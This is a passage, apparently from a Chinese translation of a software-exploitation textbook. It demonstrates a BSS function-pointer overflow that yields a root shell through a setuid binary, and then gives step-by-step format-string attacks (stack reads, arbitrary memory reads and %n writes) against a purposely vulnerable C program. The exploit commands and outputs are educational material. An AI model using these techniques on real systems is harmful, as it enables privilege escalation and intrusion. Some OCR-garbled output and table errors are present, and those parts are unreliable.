         U strcmp@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U time@@GLIBC_2.0
$
```

jackpot()函数是针对这种攻击的一个很好的对象。游戏所给的取胜机会极少，但如果用 jackpot()函数的地址覆盖函数指针，就不能正常玩游戏了。因而，仅仅调用 jackpot()函数，发放奖励 100 分，并使游戏的取胜机会增加。一起使用 shell 命令 printf 和重音符，像这样来打印地址：printf "\x1c\x87\x04\x08"。

```
$ ./bss_game 12345678901234567890`printf "\x1c\x87\x04\x08"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678901
[after strcpy]  function_ptr @ 0x8049c88: 0x804871c
----------
You just won the jackpot!
100 credits have been added to your account.
$
```

多容易嫌的钱呀！如果这是一个真实的游戏，这种弱点会被多次利用以获取相当多的分值。如果程序被置了 suid root 标志，这种脆弱性会更加严重。

```
$ sudo chown root.root bss_game
$ sudo chmod u+s bss_game
```

现在程序以 root 权限在运行，并且可以控制程序的执行流程，获得一个 root shell 应该相当容易。上述已证明过的在环境变量中存储 shellcode 的方法应该很好。

```
$ export SHELLCODE=`perl -e 'print "\x90"x18;'``cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffcfe
$ ./bss_game 12345678901234567890`printf "\xfe\xfc\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 12345678901234567890püÿ¿
[after strcpy]  function_ptr @ 0x8049c88: 0xbffffcfe
----------

sh-2.05a# whoami
root
sh-2.05a#
```

或者，如果你更喜欢成为这方面的专业人士，并且很善于做基本的十六进制数学运算，

可以忽略 NOP sled，少按几个键。

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ ./bss_game 123456789012345678901`printf "\x94\xfd\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678901yÿ¿
[after strcpy]  function_ptr @ 0x8049c88: 0xbffffd94
----------

sh-2.05a# whoami
root
sh-2.05a#
```

通常，缓冲器溢出是一个相对简单的概念。有时数据会溢出超过可察觉的边界，有时有一些方法可以利用这一点。对于基于栈的溢出，仅仅是寻找返回地址的问题；但对于基于堆的溢出，可以证明创造力和创新性是无价之宝。

2.9 格式化字符串

格式化字符串 exploit 是一类相对较新的 exploit。同缓冲器溢出 exploit 一样，格式化字符串 exploit 的最终目的是重写数据以控制特权程序的执行流程。格式化字符串 exploit 也与那些对安全没有明显影响的程序设计错误有关。幸运的是，对于程序员而言，一旦知道了这种技术，发现格式化字符串漏洞并消除它们相当容易。但首先必须了解格式化字符串的一些背景知识。

2.9.1 格式化字符串和 printf()

格式化函数（例如 printf()）使用格式化字符串。这些函数将格式化字符串作为它的第一个参数，后跟与格式化字符串有关的可变数目的参数。上述代码已经广泛使用了 printf() 命令。以下是源自上述最后一个程序的例子：

```
printf("You picked:   %d\n", user_pick);
```

这里的格式化字符串是“You picked: %d\n”。printf()函数打印格式化字符串，但当遇到像%d 这样的格式化参数时，printf()函数完成一次专门的操作。该参数被用来使函数以十进制整数形式打印函数的下一个变量。下表列出了另外一些类似的格式化参数：

参数	输出类型
%d	十进制整数
%u	无符号十进制整数
%s	十六进制整数

上述所有格式化参数都将它们的数据看做数值，而不是数值指针。也有一些格式化参数是指针形式，如下表所示：

参数	输出类型
%s	字符串
%n	到目前位置，已写的字节个数

格式化参数%s 期望赋予一个存储地址，并打印输出在此地址中存储的数据，直到遇到空字节。格式化参数%n 比较特别，因为它实际上是将数据写入内存。它也期望赋予一个存储地址，并输出到目前为止已写入此存储地址的字节数。

一个格式化函数，例如 printf(),仅仅对传递给它的格式化字符串求值，并在每次遇到一个格式化参数时，完成一个专门的动作。每个格式化参数都期望再额外传递一个变量，所以如果在格式化字符串里有三个格式化参数，那么在函数里应该额外有三个参量（格式化字符串变参数除外）。下面的实例代码有助于弄清这一点。

fmt_example.c 的代码

```
#include <stdio.h>

int main()
{
  char string[7] = "sample";
  int A = -72;
  unsigned int B = 31337;
  int count_one, count_two;

// Example of printing with different format string
  printf("[A] Dec: %d, Hex: %x, Unsigned: %u\n", A, A, A);
  printf("[B] Dec: %d, Hex: %x, Unsigned: %u\n", B, B, B);
  printf("[field width on B] 3: '%3u', 10: '%10u', '%08u'\n", B, B, B);
  printf("[string] %s  Address %08x\n", string, string);

// Example of unary address operator and a %x format string
  printf("count_one is located at: %08x\n", &count_one);
  printf("count_two is located at: %08x\n", &count_two);

// Example of a %n format string
  printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in count_two.\n",
&count_one, &count_two);

  printf("count_one: %d\n", count_one);
  printf("count_two: %d\n", count_two);

// Stack Example
printf("A is %d and is at %08x.  B is %u and is at %08x.\n", A, &A, B, &B);

exit(0);
}
```

下面是程序的编译和执行结果：

```
$ gcc -o fmt_example fmt_example.c
$ ./fmt_example
[A] Dec: -72, Hex: ffffffb8, Unsigned: 4294967224
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample  Address bffff960
count_one is located at: bffff964
count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one, and
the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is -72 and is at bffff95c.  B is 31337 and is at bffff958.
$
```

前两个 printf()语句演示用不同的格式化参数输出变量 A 和 B 的结果。因为在每个 printf()语句中有 3 个格式化参数，所以变量 A 和 B 分别需要重复 3 次。格式化参数%d 允许输出负值，而%u 不允许，因为它期望输出无符号数。

如果用%u 输出 A，将得到一个非常大的数。因为负值是用二进制补码存放，但作为无符号数输出。二进制补码是在计算机内存储负数的方法。设计二进制补码的初衷是提供一种数的二进制表示方法，这种表示使得二进制补码加上同样大小的正数时，其结果为零。二进制补码的计算方法是，首先写出正数的二进制表示，然后将所有位取反，最后再加 1。用十六进制和二进制计算器，例如 pcalc，可以很快发现并验证这一点。

```
$ pcalc 72
        72              0x48            0y1001000
$ pcalc 0y0000000001001000
        72              0x48            0y1001000
$ pcalc 0y1111111110110111
        65463           0xffb7          0y1111111110110111
$ pcalc 0y1111111110110111 + 1
        65464           0xffb8          0y1111111110111000
$
```

pcalc 例子说明表示-72 的二进制补码的最后两个字节应该是 0xffb8，由此可以看出 A 的十六进制输出是正确的。

在例子的第三行，标记[field width on B]说明在格式化参数中域宽度选项的用法。它只能是整数，为格式化参数指定域的最小宽度，但并不是最大宽度：如果输出的数值大于域宽度，则会超出域宽度。例如，当域宽度为 3，但输出数据需要 5 个字节时，将发生这种情况。域宽度为 10 时，在输出数据前先输出 5 个空格。此外，如果域的宽度值以数字零开始，即当输出数值的宽度小于域宽度时，应该用零填充该域。例如，域宽度用 08 时，输出为 00031337。

在第四行，标记[string]简单地说明格式化参数%s 的用法。变量 string 实际上是一个指向 string 地址的指针，因为格式化参数%s 期望的数据是通过　　引用来传递的，所以它可

以很好地解决这个问题。

正如这些例子所示，输出十进制整数应该使用%d，输出无符号整数使用%u，输出十六进制数使用%h。最小域宽度通过在百分号右边写一个数给出，并且如果宽度以数字零开始，则少于指定宽度的域内将填补零。参数%s 用来输出字符串并且传递的应该是字符串的地址。

例子的下一部分说明一元地址操作符的用法。在 C 语言中，任何有&的变量都将返回该变量的地址。下面是 fmt_example.c 代码的那一部分：


```
// Example of unary address operator and a %x format string
  printf("count_one is located at: %08x\n", &count_one);
  printf("count_two is located at: %08x\n", &count_two);
```

fmt_example.c 代码的下一段说明格式化参数%n 的用法。%n 与其他所有的格式化参数不同，因为它在写数据时没有任何输出，与读然后显示数据相反。当格式化函数遇到格式化参数%n 时，它将输出已经被函数存放到对应函数参数地址中的字节数。在 fmt_example 中，有两处使用了这样的操作，分别使用一元地址操作符把此数据写入变量 count_one 和 count_two。然后，将这两个变量值输出，可以看到在第一个%n 前有 46 个字节，而在第二个%n 前有 113 个字节。

最后，用一个关于栈的例子，简单地解释一下在使用格式化字符串时栈的作用。

```
printf("A is %d and is at %08x.  B is %u and is at %08x.\n", A, &A, B, &B);
```

当此 printf()被调用时，参数被逆序压入栈中。首先是 B 的地址被压入，接着是 B 的值，再后是 A 的地址、A 的值，最后是格式化字符串的地址。此时的堆栈如下所示：



格式化函数每次遍历格式化字符串的一个字符。如果该字符不是格式化参数的首字符(由百分号指定)，则复制输出该字符。如果遇到一个格式化参数，就采取相应的动作，并使用栈中与那个参数相对应的参量。

但是，如果格式化字符串使用 4 个格式化参数，而只有三个参量被压入堆栈会怎样呢？试着把关于栈的例子中的 printf()修改如下：

```
printf("A is %d and is at %08x.  B is %u and is at %08x.\n", A, &A, B);
```

可以在编辑器中或者用另外一些更好的方法完成这一工作。

```
$ sed -e 's/B, &B)/B)/' fmt_example.c > fmt_example2.c
$ gcc -o fmt_example fmt_example2.c
$ ./fmt_example
[A] Dec: -72, Hex: ffffffb8, Unsigned: 4294967224
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '     31337', '00031337'
[string] sample  Address bffff970
count_one is located at: bffff964
count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one, and
the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is -72 and is at bffff96c.  B is 31337 and is at 00000071.
$
```

结果是 00000071。为什么会是 00000071 呢？这是因为没有值被压入堆栈，格式化函数只是从应该是第四个参量所在的位置中取出数据（通过增加当前帧指针）。这意味着 0x00000071 是格式化函数在堆栈帧的下面找到的第一个值。

这是应该记住的一个非常有趣的细节。如果有办法控制传递的参量的个数或者格式化函数期望的值，则它一定更加有用。幸运的是，有一个相当常见的程序设计错误允许控制格式化函数期望的值。

2.9.2 格式化字符串的漏洞

有时，程序员用 printf(string)语句代替 printf("%s",string)语句输出字符串。从功能上讲，这完成得很好。字符串的地址被传递给格式化函数，而不是格式化字符串的地址。格式化函数遍历整个字符串，输出每一个字符。下面的例子对两种方法都做了说明：

fmt_vuln.c 的代码

```
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char text[1024];
  static int test_val = -72;

  if(argc < 2)
  {
    printf("Usage: %s <text to print>\n", argv[0]);
    exit(0);
  }
  strcpy(text, argv[1]);

  printf("The right way:\n");
// The right way to print user-controlled input:
  printf("%s", text);
```

```
// ---------------------------------------

  printf("\nThe wrong way:\n");
// The wrong way to print user-controlled input:
  printf(text);
// ---------------------------------------
  printf("\n");
// Debug output
  printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val, test_val);

  exit(0);
}
```

下面的输出给出了 fmt_vuln 的编译和执行结果：

```
$ gcc -o fmt_vuln fmt_vuln.c
$ sudo chown root.root fmt_vuln
$ sudo chmod u+s fmt_vuln
$ ./fmt_vuln testing
The right way:
testing
The wrong way:
testing
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

用字符串测试，两种方法似乎都可以正常输出。但如果字符串中含有一个格式化参数会怎样呢？格式化函数应该试图去计算格式化参数的值，并通过增加帧指针访问适当的函数参量。但正如前面看到的，如果那里没有对应的函数参量，那么增加帧指针将引用堆栈帧前面的一段存储单元的内容。

```
$ ./fmt_vuln testing%x
The right way:
testing%x
The wrong way:
testingbffff5a0
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

使用格式化参数%x 时，将以十六进制表示输出堆栈中的 4 字节字。可以重复使用这一过程来检查堆栈存储器。

```
$ ./fmt_vuln `perl -e 'print "%08x."x40;'`
The right way:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.
The wrong way:
bffff4e0.000003e8.000003e8.78383025.3830252e.30252e78.252e7838.2e783830.78383025.38
30252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.7838
3025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e7838
30.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838
.2e783830.78383025.3830252e.
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

因而，这就是堆栈低地址处的内容。由于是 little-endian 体系结构，所以每个 4 字节字都是逆序存储的。字节 0x25、0x30、0x38、0x78 和 0x2e 看起来重复得多了一些。想知道这些字节是什么意思吗？

```
$ printf "\x25\x30\x38\x78\x2e\n"
%08x.
$
```

正如所看到的，它是格式化字符串本身的存储地址。因为只要格式化字符串已经被存储到堆栈中的某个地方，格式化函数总是指向最高的堆栈帧，它将位于当前帧指针的下面（较高的存储地址）。可以用这一点来控制格式化函数的参量。如果使用通过引用传递的格式化参数，例如%s 和%n，这一点特别有用。

2.9.3 读取任意存储地址的内容

可以用格式化参数%s 来读取任意存储地址的内容。因为读取原格式化字符串的数据是可能的，所以可以用原格式化字符串的一部分来为格式化参数%s 提供一个地址，如下所示：

```
$ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way:
AAAA%08x.%08x.%08x.%08x
The wrong way:
AAAAbffff590.000003e8.000003e8.41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

4 个字节的 0x41 表明第 4 个格式化参数从格式化字符串的开始读取，以得到它的数据。如果第 4 个格式化参数是%s 而不是%x，那么格式化函数将试图输出位于 0x41414141 地址的字符串。这将导致程序因分段错误而崩溃，因为该地址是一个无效地址。但如果使用的是一个有效地址，则可以利用这一过程读取那个地址中存放的字符串。

```
$ ./fmt_vuln `perl -e 'print "%08x."x40;'`
The right way:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.
The wrong way:
        20              0x14            0y10100
$ ./fmt_vuln `printf "\x14\xfd\xff\xbf"`%08x.%08x.%08x%s
The right way:
ýÿ¿%08x.%08x.%08x%s
The wrong way:
ýÿ¿bffff480.00000065.00000000/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/
usr/games/bin:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/sbin:/home/matrix/bin
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
$ ./fmt_vuln `printf "\x14\xfd\xff\xbf"`%x.%x.%x%s
The right way:
ýÿ¿%x.%x.%x%s
The wrong way:
```

```
ÿÿ¿bffff490.65.0/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/usr/games/bin
:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/sbin:/home/matrix/bin
[*] test_val @ 0x08049570 = -72 0xffffffb8
```

这里，利用 getenvaddr 程序获取环境变量 PATH 的地址。因为程序名 fmt_vuln 比 getenvaddr 少两个字节，所以地址要加上 4，并且由于字节次序的原因，这些字节都是逆序的。第 4 个格式化参数%s 从格式化字符串的开始读取，把传递的地址作为函数参量。由于这个地址是环境变量 PATH 的地址，所以就像环境变量的指针被传递给 printf()一样输出。

现在，已经知道了堆栈帧末地址到格式化字符串存储单元首地址之间的距离，格式化参数%x 中的域宽度参量可以省略。只需要这些格式化参数一步一步遍历存储器。使用这种方法，可以将所有的存储地址作为字符串来检查。

2.9.4　向任意存储地址写入

如果可以使用格式化参数%s 读取任意存储地址的内容，那么使用%n，用同样的方法应该能够对任意存储地址进行写入操作。现在事情变得越来越有趣了。

在脆弱的 fmt_vuln 程序的调试语句中，已经打印输出了变量 test_val 的地址和值，现在只要求重写。变量 test_val 的地址是 0x8049570，因而如前所述，采用类似的方法，应该能够写入该变量。

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test_val @ 0x08049570 = 20 0x00000014
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%08x.%08x.%08x%n
The right way:
%08x.%08x.%08x%n
The wrong way:
bffff590.000003e8.000003e8
[*] test_val @ 0x08049570 = 30 0x0000001e
$
```

可以看出，用格式化参数%n 确实可以重写变量 test_val。最后所得到的 test_val 变量的值取决于在%n 之前写入的字节数。通过巧妙地处理域宽度选项可以对它进行高度的控制。

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%100x%n
The right way:
%x.%x.%100x%n
The wrong way:
bffff5a0.3e8.
                                                3e8
[*] test_val @ 0x08049570 = 117 0x00000075
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%183x%n
The right way:
%x.%x.%183x%n
The wrong way:
```

```
bffff5a0.3e8.

                                                    3e8
[*] test_val @ 0x08049570 = 200 0x000000c8
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%238x%n
The right way:
%x.%x.%238x%n
The wrong way:
bffff5a0.3e8.
```

```
                    3e8
[*] test_val @ 0x08049570 = 255 0x000000ff
$
```

通过巧妙地处理%n 之前的其中一个格式化参数的域宽度选项，可以插入一定数目的空格，从而导致输出一些空白行。这反过来可以用来控制在格式化参数%n 之前写入的字节数。对于较小的数，这种方法可以正常执行，但不适用于较大的数，如存储地址。

看一下 test_val 值的十六进制表示，显然最低有效字节被控制得相当好。记住，最低有效字节实际上是存储器中 4 字节字的第一个字节。在写入一个完整的地址时，可能用到这样的细节。如果在连续的存储地址上写 4 次，最低有效字节可以写入一个 4 字节字的每一个字节，如下所示：

内存	XX	XX	XX	XX				地址
第一次写	AA	00	00	00				0x08049570
第二次写		BB	00	00	00			0x08049571
第三次写			CC	00	00	00		0x08049572
第四次写				DD	00	00	00	0x08049573
结果	AA	BB	CC	DD				

作为一个例子，让我们尝试把地址 0xDDCCBBAA 写入 test 变量。在存储器中，test 变量的第 1 个字节应该是 0xAA，接着是 0xBB，然后是 0xCC，最后是 0xDD。4 次独立地写存储器地址 0x08049570，x08049571，x08049572 和 x08049573 应该完成这一任务。第一次写入的值为 0x000000aa，第二次为 0x000000bb，第三次为 0x000000cc，最后一次为 0x000000dd。

第一次写应该容易。

```
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test_val @ 0x08049570 = 20 0x00000014
$ pcalc 20 - 3
        17              0x11            0y10001
$ pcalc 0xaa - 17
```

```
        153             0x99            0y10011001
$ ./fmt_vuln `printf "\x70\x95\x04\x08"`%x.%x.%153x%n
The right way:
%x.%x.%153x%n
The wrong way:
bffff5a0.3e8.

                    3e8
[*] test_val @ 0x08049570 = 170 0x000000aa
$
```

第一个字节应该是 0xAA，最后一个格式化参数%x 输出 3 个字节的 3e8。因为 20 被写入 test 变量，所以可以用基本的算术运算推导出在格式化参数之前已经写入了 17 个字节。为了得到等于 0xAA 的最低有效字节，必须让最后一个格式化参数%x 输出 153 个字节而不是 3 个字节。域宽度参数的设置能够很好地实现这一调整。

接着是下一次写入。为了使另一个格式化参数%x 字节数达到 187，就是 0xBB 的十进制表示，需要另外一个参量。该参量是任意的，只要求是 4 个字节长，但必须在第一个任意的存储地址 0x08049570 之后。因为这仍在格式化字符串的存储空间之内，所以很容易控制。单词“JUNK”是 4 个字节长，所以可以满足这个要求。

此后，应该将要写入的下一个存储地址——0x08049771，存储到内存中，以便第二个格式化参数%n 能够访问它。这意味着格式化字符串的首部应该由目的存储地址和 4 个字节的 junk 一起构成，然后将目的存储地址加 1。但所有这些存储单元的字节也要通过格式化函数输出，从而使格式化参数%n 所用的字节计数器的值增加。这一问题开始变得错综复杂。

或许，应该提前考虑格式化字符串的首部。最终的目标是写入 4 次。每一次写入都需要传递给它一个存储地址，并且在它们之间，需要 4 个字节的无用数据来使格式化参数%n 的字节计数器正确地增加。第一个格式化参数%x 可以使用格式化字符串之前的这 4 个字节，但接下来的 3 个需要提供数据。因此，对于整个写入过程，格式化字符串的首部应该如下所示：

下面，让我们试一下。

```
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x08"`%x.%
x.%x%n
The right way:
JUNKJUNKJUNK%x.%x.%x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.3e8
[*] test_val @ 0x08049570 = 44 0x0000002c
$ pcalc 44 - 3
        41              0x29            0y101001
$ pcalc 0xaa - 41
```

```
        129             0x81            0y10000001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x08"`%x.%
x.%129x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

       3e8
[*] test_val @ 0x08049570 = 170 0x000000aa
$
```

格式化字符串开始处的地址和 JUNK 数据改变了格式化参数%x 必需的域宽度选项的值。然而，使用上述的相同方法很容易重新计算出这个值。还有一种方法也可以完成，从上述的域宽度值 153 中减去 24，因为在格式化字符串的前面增加了 6 个新的 4 字节字。

现在，格式化字符串首部的所有存储单元已经提前设置完成，第二次的写入应该非常简单了。

```
$ pcalc 0xbb - 0xaa
        17              0x11            0y10001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x08"`%x.%
x.%129x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

       3e8          4b4e554a
[*] test_val @ 0x08049570 = 48042 0x0000bbaa
$
```

最低有效字节期望的下一个值应该是 0xBB。十六进制计算器很快算出，在下一个格式化参数%n 之前，需要多写入 17 个字节。因为已经为格式化参数%x 准备好了内存，所以只需要用域宽度选项简单写入 17 个字节。

第 3 次和第 4 次写入重复这一过程。

```
$ pcalc 0xcc - 0xbb
        17              0x11            0y10001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x08"`%x.%
x.%129x%n%17x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

       3e8          4b4e554a          4b4e554a
[*] test_val @ 0x08049570 = 13417386 0x00ccbbaa
$ pcalc 0xdd - 0xcc
```

```
        17              0x11            0y10001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x08"`%x.%
x.%129x%n%17x%n%17x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n%17x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

        3e8         4b4e554a        4b4e554a        4b4e554a
[*] test_val @ 0x08049570 = -573785174 0xddccbbaa
$
```

通过控制最低有效字节并完成 4 次写入，可以将一个完整的地址写到任意的存储地址中。应该注意的是：利用这种方法也可以重写目标地址后面的 3 个字节。通过在变量 test_val 之后静态声明另一个已初始化的变量 next_val 可以很快研究这一点，并且可以在调试输出中显示这个值。这些修改可以在编辑器里进行或者用另外一些更好的方法。

这里，next_val 的初始值是 0x11111111，因此写入操作对其影响将很明显。

```
$ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/next/g;x;G}' fmt_vuln.c >
fmt_vuln2.c
$ diff fmt_vuln.c fmt_vuln2.c
6c6
<       static int test_val = -72;
---
>       static int test_val = -72, next_val = 0x11111111;
27a28
>       printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val,
next_val);
$ gcc -o fmt_vuln2 fmt_vuln2.c
$ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080495d0 = -72 0xfffffff8
[*] next_val @ 0x080495d4 = 286331153 0x11111111
```

正如上述输出所示，代码的变化也使变量 test_val 的地址发生了移动。但是变量 next_val 与其相邻。再次将一个新地址写入变量 test_val 中，这应该是一种改进熟练程度的好方法。

上次，使用了一个非常方便的地址 0xddccbbaa。因为每个字节都比它前面的字节大，这样，很容易为每个字节增加字节计数器的值。但倘若使用像 0x0806abcd 这样的地址，怎么办呢？用这个地址，为了用格式化参数%n 写入第一个字节 0xCD，必须先输出 205 个字节。但接下来要写入的字节是 0xAB，它需要 171 个字节的输出。为格式化参数%n 增加字节计数器很容易，但从中减去却不可能。所以，不是尝试从 205 中减去 34，而是通过在 205 上加上 222 得到 427（0x1AB 的十进制表示）使最低有效字节正好卷绕到 0x1AB。对于第 3 次写入，可再次使用这种方法卷绕设置 0x06 的最低有效字节。

```
$ ./fmt_vuln2 AAAA%x.%x.%x.%x
The right way:
AAAA%x.%x.%x.%x
The wrong way:
AAAAbffff5a0.3e8.3e8.41414141
[*] test_val @ 0x080495d0 = -72 0xffffffb8
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x08"`%x.%
x.%x.%n
The right way:
JUNKJUNKJUNK%x.%x.%x.%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.3e8.
[*] test_val @ 0x080495d0 = 45 0x0000002d
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$ pcalc 45 - 3
        42              0x2a            0y101010
$ pcalc 0xcd - 42
        163             0xa3            0y10100011
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x08"`%x.%
x.%163x.%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.
                                        3e8.
[*] test_val @ 0x080495d0 = 205 0x000000cd
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$
$ pcalc 0xab - 0xcd
        -34             0xfffffffe      0y11111111111111111111111111011110
$ pcalc 0x1ab - 0xcd
        222             0xde            0y11011110
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x08"`%x.%
x.%163x.%n%222x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.
                                        3e8.
                                                4b4e554a
[*] test_val @ 0x080495d0 = 109517 0x0001abcd
[*] next_val @ 0x080495d4 = 286331136 0x11111100
$
$ pcalc 0x06 - 0xab
        -165            0xffffff5b      0y11111111111111111111111101011011
```

```
$ pcalc 0x106 - 0xab
        91              0x5b            0y1011011
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x08"`%x.%
x.%163x.%n%222x%n%91x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.
```

3e8.

4b4e554a

4b4e554a

```
[*] test_val @ 0x080495d0 = 33991629 0x0206abcd
[*] next_val @ 0x080495d4 = 286326784 0x11110000
$
```

每次写入，与 test_val 的变量相邻的 next_val 变量都被重写。卷绕方法似乎工作正常，但是当试图写入最后 1 个字节时，出现了一个小的问题。

```
$ pcalc 0x08 - 0x06
        2               0x2             0y10
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x08"`%x.%
x.%163x.%n%222x%n%91x%n%2x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n%2x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e0.
```

3e8.

4b4e554a

4b4e554a4b4e554a

```
[*] test_val @ 0x080495d0 = 235318221 0x0e06abcd

[*] next_val @ 0x080495d4 = 285212674 0x11000002
$
```

究竟怎么回事呢？0x06 和 0x08 之间仅仅差 2，但是却输出了 8 个字节，导致字节 0x0e 被格式化参数%n 写入。这是因为格式化参数%x 的域宽度选项仅仅是最小域宽度，数据的 8 个字节被输出。这个问题可以用简单的再次卷绕来缓解。但是最好知道域宽度选项的极限。

```
$ pcalc 0x108 - 0x06
        258             0x102           0y100000010
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x08"`%x.%
x.%163x.%n%222x%n%91x%n%258x%n
The right way:
```

```
